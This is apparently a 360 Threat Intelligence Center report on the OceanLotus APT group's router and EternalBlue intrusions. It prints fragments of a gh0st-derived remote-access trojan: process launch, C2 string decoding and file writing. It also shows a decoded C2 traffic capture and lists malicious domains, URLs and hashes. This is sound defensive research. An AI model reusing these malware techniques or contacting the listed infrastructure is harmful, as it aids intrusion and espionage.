创建时间	2017-04-28 07:42:46
过期时间	2019-04-28 07:42:46
更新时间	2018-04-16 09:02:52
注册人	Domain Administrator
注册人所属组织	See PrivacyGuardian.org (相关域名0个)
管理员邮箱	pw-18a8287eb326dd6b1058c9b897060759@privacyguardian.org (相关域名0个)
管理员电话	+1.3478717726
管理员传真	See PrivacyGuardian.org (相关域名0个)
国家	UNITED STATES
域名服务商	Namesilo, LLC
域名服务器	ns21.cloudns.net, ns22.cloudns.net, ns23.cloudns.net, ns24.cloudns.net

根据对海莲花渗透柬埔寨某机构过程的分析，我们发现源头之一在该机构一个出口IP上，这个IP的80
口指向了一个路由器登录界面：





2017年3月7日，维基解密披露了CIA Vault7项目，其中包含的Chimay Red工具能够攻击RouterOS，并上传执行攻击载荷；

2017年12月，安全研究人员公开披露了Chimay Red的攻击利用程序[2]；

2018年3月，柬埔寨某出口IP下被海莲花组织攻击，其IP下路由器为MikroTik型号；

2018年4月23日，Mikrotik修补了相关漏洞，相关漏洞ID为CVE-2018-14847，并影响RouterOS 6.42以下的系统版本，能够进行绕过认证实现任意目录读取。

我们结合事件的时间线和相关线索推测存在“海莲花”组织利用了路由器的漏洞攻击进入目标网络的可能。

“海莲花”组织利用“永恒之蓝”（EternalBlue）的攻击行动

我们结合上述攻击事件中“海莲花”使用的攻击利用技术（如使用 McAfee mcmds.exe文件的白利用术），控制通信特征以及使用的控制基础设施的重叠，发现疑似该组织在2017年5月初对我国境内实施了一次集中的攻击行动，其主要的攻击目标为境内的大学高校。结合相关线索，我们认为是“海莲花”组织利用永恒之蓝漏洞的一次尝试攻击。

攻击代码

lavaudio.exe

该恶意程序通过服务的形式启动，服务名为Netmans，运行之后会执行文件
c:\program+files\intel\opencl\bin\x86\clang_compiler32.exe

<pre> 0401600 . 8D95 D4FDFEF1 lea edx, dword ptr [ebp+FFFEFDD4] 0401613 . 52 push edx 0401614 . 8985 D8FDFEF1 mov dword ptr [ebp+FFFEFDD8], eax 040161A . 8985 DCFDFEF1 mov dword ptr [ebp+FFFEFDDC], eax 0401628 . 8985 E0FDFEF1 mov dword ptr [ebp+FFFEFDE0], eax 0401626 . 8D85 8CFDFEF1 lea eax, dword ptr [ebp+FFFEFDDC] 040162C . 50 push eax 040162D . 57 push edi 040162E . 57 push edi 040162F . 68 00000000 push 00000000 0401634 . 57 push edi 0401635 . 33C9 xor ecx, ecx 0401637 . 57 push edi 0401638 . 66:898D 8CFD mov word ptr [ebp+FFFEFDDC], cx 040163F . 57 push edi 0401640 . 8BCB mov ecx, ebx 0401642 . 51 push ecx 0401643 . 57 push edi 0401644 . C785 8CFDFEF1 mov dword ptr [ebp+FFFEFDD8], 44 040164E . C785 88FDFEF1 mov dword ptr [ebp+FFFEFDD8], 1 0401658 . 898D D4FDFEF1 mov dword ptr [ebp+FFFEFDD4], edi 040165E . FF15 1CB040B call dword ptr [&KERNEL32.CreateProcessW] 0401666 . 85C0 test eax, eax 040166A . 8D47 01 lea eax, dword ptr [edi+1] 0401669 . 75 02 jnz short 0040166D 040166B . 8BC7 mov eax, edi </pre>	<pre> pProcessInfo pStartupInfo CurrentDir pEnvironment CreationFlags = CREATE_NO_WINDOW InheritHandles pThreadSecurity pProcessSecurity CommandLine = ""C:\Documents and Settings\Administrator\AppData ModuleFileName CreateProcessW ecx=0011FC64, (UNICODE ""C:\Documents and Settings\Administrator\AppData\Intel\OpenCL\bin\x86\clang_compiler32.exe"") </pre>
---	---

该恶意文件是一个远控木马，其会解密出4个C2地址，然后连接该C2的IP地址，然后实现远控的功能

解密算法是和0×39相加解密：

```

13 | v0 = &byte_436EE0;
14 | if ( byte_436EE0 )
15 | {
16 |     do
17 |         *v0++ += 39;
18 |         while ( *v0 );
19 |     }
20 | v1 = &byte_436F54;
21 | if ( byte_436F54 )
22 | {
23 |     do
24 |         *v1++ += 39;
25 |         while ( *v1 );
26 |     }
27 | v2 = &byte_436F5C;
28 | if ( byte_436F5C )
29 | {
30 |     do
31 |         *v2++ += 39;
32 |         while ( *v2 );
33 |     }

```

和0×27相加解密出C2信息：

```

.text:0040CD71      mov     [ebp+var_40], '>IH>'
.text:0040CD78      mov     [ebp+var_3C], 46483C07h
.text:0040CD7F      mov     [ebp-'8'], bl
.text:0040CD82      mov     [ebp+var_5C], 'NHE<'
.text:0040CD89      mov     [ebp+var_58], 424C073Db
.text:0040CD90      mov     [ebp+var_54], '@H:<'
.text:0040CD97      mov     [ebp+var_50], 74B3E45h
.text:0040CD9E      mov     [ebp+var_4C], 46483Ch
.text:0040CDA5      lea     eax, [ebp+var_34]
.text:0040CDA8      loc_40CDA8:                                     ; CODE XREF: sub_40CCE0+D4↓j
.text:0040CDA8      mov     cl, [eax]
.text:0040CDAA      test    cl, cl
.text:0040CDAC      jz      short loc_40CDB6
.text:0040CDAE      add     cl, 27h
.text:0040CDB1      mov     [eax], cl
.text:0040CDB3      inc     eax
.text:0040CDB4      jmp     short loc_40CDA8
.text:0040CDB6      ; -----
.text:0040CDB6      loc_40CDB6:                                     ; CODE XREF: sub_40CCE0+CC↑j
.text:0040CDB6      lea     ecx, [ebp+var_24]
.text:0040CDB9      lea     esp, [esp+0]
.text:0040CDC0      loc_40CDC0:                                     ; CODE XREF: sub_40CCE0+EB↓j
.text:0040CDC0      mov     al, [ecx]
.text:0040CDC2      test    al, al
.text:0040CDC4      jz      short loc_40CDD0
.text:0040CDC6      add     al, 27h
.text:0040CDC8      mov     [ecx], al
.text:0040CDCA      inc     ecx
.text:0040CDCB      jmp     short loc_40CDC0
.text:0040CDD0      ; -----
.text:0040CDD0      loc_40CDD0:                                     ; CODE XREF: sub_40CCE0+E4↑j
.text:0040CDD0      lea     ecx, [ebp+var_48]

```



```

103     v34 = v7;
104     v30 = 0;
105     v39 = 0;
106     v40 = 0;
107     v41 = 0;
108     sub_40F460((char *)lpCriticalSection, (char **)&v39, &v30);
109     v48 = 2;
110     v8 = v39;
111     if ( !fun_zlib((int)v39, (int *)&lpCriticalSection, (int)a2 + 16, v34) )
112     {

```


以下为远控的创建文件操作：

```

149         else
150         {
151             v38 = (int)&v29;
152             v17 = sub_40FE90(v14);
153             sub_402700((wchar_t *) (v17 + 16));
154             LOBYTE(v48) = 6;
155             if ( kernel32_GetFileAttributesW(v33) == -1 )
156                 shell32_SHCreateDirectory(0, v33);
157             v18 = (void *)kernel32_CreateFileW(v32, 4, 1, 0, 2, 128, 0);
158             if ( v18 == (void *)-1 )
159             {
160                 v31 = GetLastError();
161                 sub_40E140();
162             }
163             else
164             {
165                 v38 = 0;
166                 if ( !kernel32_WriteFile(v18, v12, v34, &v38, 0) )
167                     v31 = GetLastError();
168                 CloseHandle(v18);
169                 sub_40E140();
170             }
171         }
172     }

```

截至我们分析时，该样本文件在VT上依然具有比较好的免杀效果。

 <div>18 / 66</div>		18 engines detected this file	
SHA-256	9b237ec0a5e87be62c32ad795c2b5ff43134de4f9426398593bd7efc90c98	File name	OpenCL SDK
File size	227 KB	Last analysis	2018-04-24 21:13:24 UTC
Detection	Details	Relations	Behavior
AegisLab	Troj.Gen!c	AVware	Trojan.Win32.Generic!BT
Baidu	Win32.Trojan.WisdomEyes.16070401....	CAT-QuickHeal	Trojan.IGENERIC
DrWeb	BackDoor.IRC.Bot.3865	Endgame	malicious (high confidence)
ESET-NOD32	Win32/Adware.Agent	MAX	malware (ai score=76)
McAfee	Artemis!A532040810D0	McAfee-GW-Edition	BehavesLike.Win32.Ransom.dh
Microsoft	Trojan:Win32/Bitrep.A	SentinelOne	static engine - malicious
Sophos AV	Generic.PUA.OM (PUA)	Sophos ML	heuristic
Symantec	Trojan.Gen.6	TrendMicro-HouseCall	TROJ_GEN.R002H05D918
VBA32	BackDoor.IRC.Bot	VIDEE	Trojan.Win32.Generic!BT

Ad-Aware	✓ Clean	AhnLab-V3	✓ Clean
Antiy-AVL	✓ Clean	Arcabit	✓ Clean
Avast	✓ Clean	Avast Mobile Security	✓ Clean
AVG	✓ Clean	Avira	✓ Clean
Babable	✓ Clean	BitDefender	✓ Clean

通过搜索发现也有国外人员感染该木马程序，并且hash都一样
(http://processchecker.com/file/clang_compiler32.exe.html)。

Previous

What is clang_compiler32.exe ?

clang_compiler32.exe is known as Intel(R) OpenCL(TM) SDK and it is developed by Intel Corporation . We have seen about 1 different instances of clang_compiler32.exe in different location. So far we haven't seen any alert about this product. If you think there is a virus or malware with this product, please submit your feedback at the bottom.

Brought to you by Uniblue

Top Download

Run a free scan for errors affecting Windows

Scan your Windows for registry problems and other performance issues with SpeedUpMyPC

Run a free scan

Something wrong with clang_compiler32.exe ?

Is clang_compiler32.exe using too much CPU or memory ? It's probably your file has been infected with a virus. Let try the program named PCSpeedUP to see if it helps.

How to remove clang_compiler32.exe

If you encounter difficulties with clang_compiler32.exe , you can uninstall the associated program (Start > Control Panel > Add/Remove programs)

What can you do to fix clang_compiler32.exe ?

Let try to run a system scan with Speed Up My PC to see any error, then you can do some other troubleshooting steps. **Download Speedup My PC to find out what is affecting PC performance**

If you think this is a driver issue, please try DriverDouble.com

Where do we see clang_compiler32.exe ?

Here is the list of instances that we see for the process: clang_compiler32.exe

Path	Product Name	Vendor	Version	Size	MDS
1 C:\Program Files\Intel\OpenCL\bin\86\clang_compiler32.exe	Intel(R) OpenCL(TM) SDK	Intel Corporation	5.2.0.10094	23244	A532040810D0E34A28F20347807E1

对比本次事件中木马连接的网络数据格式和针对柬埔寨攻击事件中的木马连接网络数据格式一致，并使用了相同的远程端口号。可见两个事件中使用的木马控制通信协议具有同源性。

84	172.16.1.106	185.29.10.24	7.534170	TCP	60	49161-61781	[PSH, ACK]
85	172.16.1.106	185.29.10.24	7.534246	TCP	190	49161-61781	[PSH, ACK]
86	185.29.10.24	172.16.1.106	7.843214	TCP	54	61781-49161	[ACK] Seq=

Follow TCP Stream (tcp.stream eq 0)

Stream Content

```

00000000 02
00000000 03
00000001 88 00 00 00
00000005 99 01 00 00 80 00 00 00 78 9c 63 62 20 00 c2 3d ..... x.cb ..=
00000015 fd 74 8d 1d 3d 0d 5d 3c 03 3d cd fd fc 1c 53 72 .t..=.]< .=.Sr
00000025 33 f3 32 8b 4b 8a 12 4b f2 8b 18 fc 18 54 03 35 3.2.K..K .....T.5
00000035 73 d8 18 19 19 18 81 4a 1f 14 6e 9b da e3 70 85 s.....J ..n..p.
00000045 11 c4 8a 60 48 65 c8 63 50 60 08 60 08 03 03 7a

```


06 17 06 05 86 00 06 67 06 3f 06 57 86 10 20 db

三

8d 21 91 21 97 21 93 21 87 a1 12 2a e3 09 a4 5d

19 4a 18 32 18 52 19 8a 18 f2 80 64 09 50 c4 91

21 05 a8 b2 00 c8 06 89 2a 30 e8 02 71 41 6a 5e

32 6b f0 c2 6e a1 20 ee aa fe b8 75 f1 dd e1 ef

ab 1e 07 e3 71 37 8f e6 89 3a 3e 06 86 03 2b f4

1b d0 a5 18 09 f9 79 30 00 00 23 75 24 cb

解密方法是用zlib解密，如图：

From Hex

Delimiter: Space

Zlib Inflate

Start index: 0

Initial output buffer size: 0

Buffer expansion type: Adaptive

Resize buffer after decompression: ☐

Verify result: ☐

Output

time: 7ms
length: 409
lines: 1

20150323-1133..Administrator.....G.FD@0.....A.M.D. .P.C.N.E .F.a.m.i.l.y. .P.C.I. .E.t.h.e.r.n.e.t. .A.d.a.p.t.e.r. .-. .penc.Sj..R.Z.^@_.WizãS.....)È~...Ä~/.

关联分析

对该事件中攻击使用的控制域名进行分析，我们发现域名注册于2017年4月27和28日两天，而针对页寨攻击事件中的仿冒域名同样注册于2017年4月28日：

威胁研判分析

coleope.com

威胁情报 域名解析 注册信息 关联域名 数字证书

当前注册信息

创建时间	2017-04-28 07:00:00
过期时间	2019-04-28 07:02:31
更新时间	2018-05-03 07:00:00
注册人	Domain Administrator
注册人所属组织	See PrivacyGuardian.org (相关域名0个)

白名单	否	管理员电话	+1.3478717726
创建时间	2017/04/28	管理员传真	
更新时间	2018/05/03	国家	UNITED STATES
过期时间	2019/04/28	域名服务商	NameSilo, LLC
最近看到	2017/08/11	域名服务器	ns2.he.net , ns3.he.net , ns4.he.net , ns5.he.net

威胁研判分析		ailloux.com			
ailloux.com		威胁情报	域名解析 0	注册信息 16	关联域名 2 数字证书 24
OCEANLOTUS		当前注册信息			
流行度 ☆☆☆☆		创建时间	2017-04-27 07:00:00		
动态域名 否		过期时间	2019-04-28 06:57:33		
隐私保护 是		更新时间	2018-05-07 07:00:00		
白名单 否		注册人	Domain Administrator		
创建时间 2017/04/27		注册人所属组织	See PrivacyGuardian.org (相关域名0个)		
更新时间 2018/05/07		管理员邮箱	pw-4461c3921fe41f182b2b5545fbc364e@privacyguardian.org (相关域名0个)		
过期时间 2019/04/28		管理员电话	+1.3478717726		
最近看到 2017/08/11		管理员传真			
相关安全报告:		国家	UNITED STATES		
查询中		域名服务商	NameSilo, LLC		
		域名服务器	ns21.cloudns.net , ns22.cloudns.net , ns23.cloudns.net , ns24.cloudns.net		

威胁研判分析		befmann.com			
befmann.com		威胁情报	域名解析 0	注册信息 12	关联域名 2 数字证书 21
OCEANLOTUS		当前注册信息			
流行度 ☆☆☆☆		创建时间	2017-04-28 07:00:00		
动态域名 否		过期时间	2019-04-28 07:00:55		
隐私保护 是		更新时间	2018-04-24 07:00:00		
白名单 否		注册人	Domain Administrator		
创建时间 2017/04/28		注册人所属组织	See PrivacyGuardian.org (相关域名0个)		
更新时间 2018/04/24		管理员邮箱	pw-cd5f3ebc2facb06a7ef1ff483ac7f0440@privacyguardian.org (相关域名0个)		
过期时间 2019/04/28		管理员电话	+1.3478717726		
最近看到 2017/08/11		管理员传真			
相关安全报告:		国家	UNITED STATES		
查询中		域名服务商	NameSilo, LLC		
		域名服务器	ns2.he.net , ns3.he.net , ns4.he.net , ns5.he.net		

威胁研判分析		sicaogler.com			
sicaogler.com		威胁情报 0	域名解析 0	注册信息 12	关联域名 2 数字证书 28
OCEANLOTUS		当前注册信息			
流行度 ☆☆☆☆		创建时间	2017-04-27 07:00:00		
动态域名 否		过期时间	2019-04-28 06:59:18		
隐私保护 是		更新时间	2018-04-24 07:00:00		
白名单 否		注册人	Domain Administrator		
创建时间 2017/04/27		注册人所属组织	See PrivacyGuardian.org (相关域名0个)		
		管理员邮箱	pw-10e2af5fbf694a644d8f7f125aed17a9@privacyguardian.org (相关域名0个)		

更新时间	2018/04/24	管理员电话	+1.3478717726
过期时间	2019/04/28	管理员传真	
最近看到	2017/08/11	国家	UNITED STATES
相关安全报告:		域名服务商	NameSilo, LLC
		域名服务器	ns21.cloudns.net , ns22.cloudns.net , ns23.cloudns.net , ns24.cloudns.net


对相关事件的时间线进行梳理如下：



并且我们对该事件相关受害者在事件发生时间范围的感染数量趋势图如下，其中大部分感染用户属于内多个高校的网络，并且其中一个感染用户为国内某大型能源企业驻乌干达的机构所属。

在感染量上从 WannaCry 事件全面爆发之后的首个工作日开始呈下降和停止趋势。





更多分析推断

360威胁情报中心通过关联的线索发现，2017年5月上旬的攻击活动应该是海莲花所为，他们使用已知的NDAY漏洞永恒之蓝漏洞尝试攻击了国内的目标，并重点针对国内的高校网络，并随后进行横向渗透。

我们也同时发现在该次攻击行动中，“海莲花”组织并未使用其惯用的攻击恶意代码和工具，结合整事件相关的时间线，我们作出如下合理的推测：

MS17-010 的攻击利用代码公开之后，“海莲花”组织利用公开的利用代码对目标实施攻击尝试，并且为了避免攻击活动被追溯，其选择修改开源RAT代码作为投递的攻击载荷，其首选了具有较强稳定性且开源的gh0st RAT 作为其控制通信方式，并且做了精简和改造以后达到更好的免杀效果；

由于“海莲花”组织在开始实施相关攻击活动的数日之后，在国内爆发了WannaCry事件，导致大量受害主机进行清除和还原，一定程度影响了该组织的攻击实施和效果，导致在此事件后相关的感染目标数量急剧减少。

在分析过程中我们也发现了两次攻击活动之间存在某些联系，包括：

使用了类似的攻击控制通信协议

控制基础设施在同一时间注册

使用了同样的白利用技术

推测都利用了公开的漏洞利用工具辅助达到攻击渗透的目的等等。

结合内部更多线索的重合，我们认为该次事件的攻击来源疑似“海莲花”组织。

总结

结合对过去“海莲花”组织的攻击跟踪，我们认为该组织一直在不断更新和演变其攻击的战术技术特点，并擅长于利用开源或公开的攻击工具和代码用于自身的攻击活动中。

在本报告中，360威胁情报中心再次发现该组织近期的攻击活动，并根据相关线索挖掘到其历史的一集中式的攻击行动。我们结合多方面的情报线索，梳理并尝试还原其攻击使用的主要手法和技术特点并给出了一些合理的推测观点。

从这两次攻击活动中可以看出，网络武器库的泄露不仅加剧了网络防御下的严峻现状，而 APT 组织：于泄露的网络武器代码往往能够达到事半功倍的攻击效果。

目前，基于360威胁情报中心的威胁情报数据的全线产品，包括360威胁情报平台（TIP）、天眼高级威胁检测系统、360 NGSOC等，都已经支持对此APT攻击团伙攻击活动的检测。

IOC信息

dieordaunt.com

ourkekwiciver.com

straliaenollma.xyz

dyndns.angusie.com

time.ouisers.com

news.denekasd.com

ipv6.uyllain.com

hotel.bookingshop.info

school.obertamy.com

news.exandre.com

cloud.reneark.com

cctv.avidsonec.com

cloud.sicaogler.com

cnn.befmann.com

news.coleope.com

fox.ailloux.com

myaccount.philtimes.org

isp.cambodiadaily.org

cert.opennetworklab.com

ns1.cambodiadaily.org



hotel.bookingshop.info

login.ticketwitheasy.com

http://hotel.bookingshop.info/_utm.gif

<http://login.ticketwitheasy.com/dpixel>

<https://olosirsch.com/droper>

<https://olosirsch.com/flush.gif>

<http://myaccount.philtimes.org/IE9CompatViewList.xml>

<http://isp.cambodiadaily.org/dot.gif>

<http://cert.opennetworklab.com/verify/certificates/logo.png>

5bcf16810c7ef5bce3023d0bbefb4391

a532040810d0e34a28f20347807eb89f

0aed0d7deb43ea3a84b7ef94feec0801

参考

1. https://wikileaks.org/ciav7p1/cms/page_16384604.html
2. <https://github.com/wsxarcher/Chimay-Red>
3. <http://blog.netlab.360.com/7500-mikrotik-routers-are-forwarding-owners-traffic-to-the-attackers-how-is-yours/>

***本文作者：360天眼实验室，转载请注明来自FreeBuf.COM**

上一篇：[lynis插件编写：从入门到放弃](#)

下一篇：[一款伪装成Windows激活工具的在野恶意软件分析](#)

已有 5 条评论
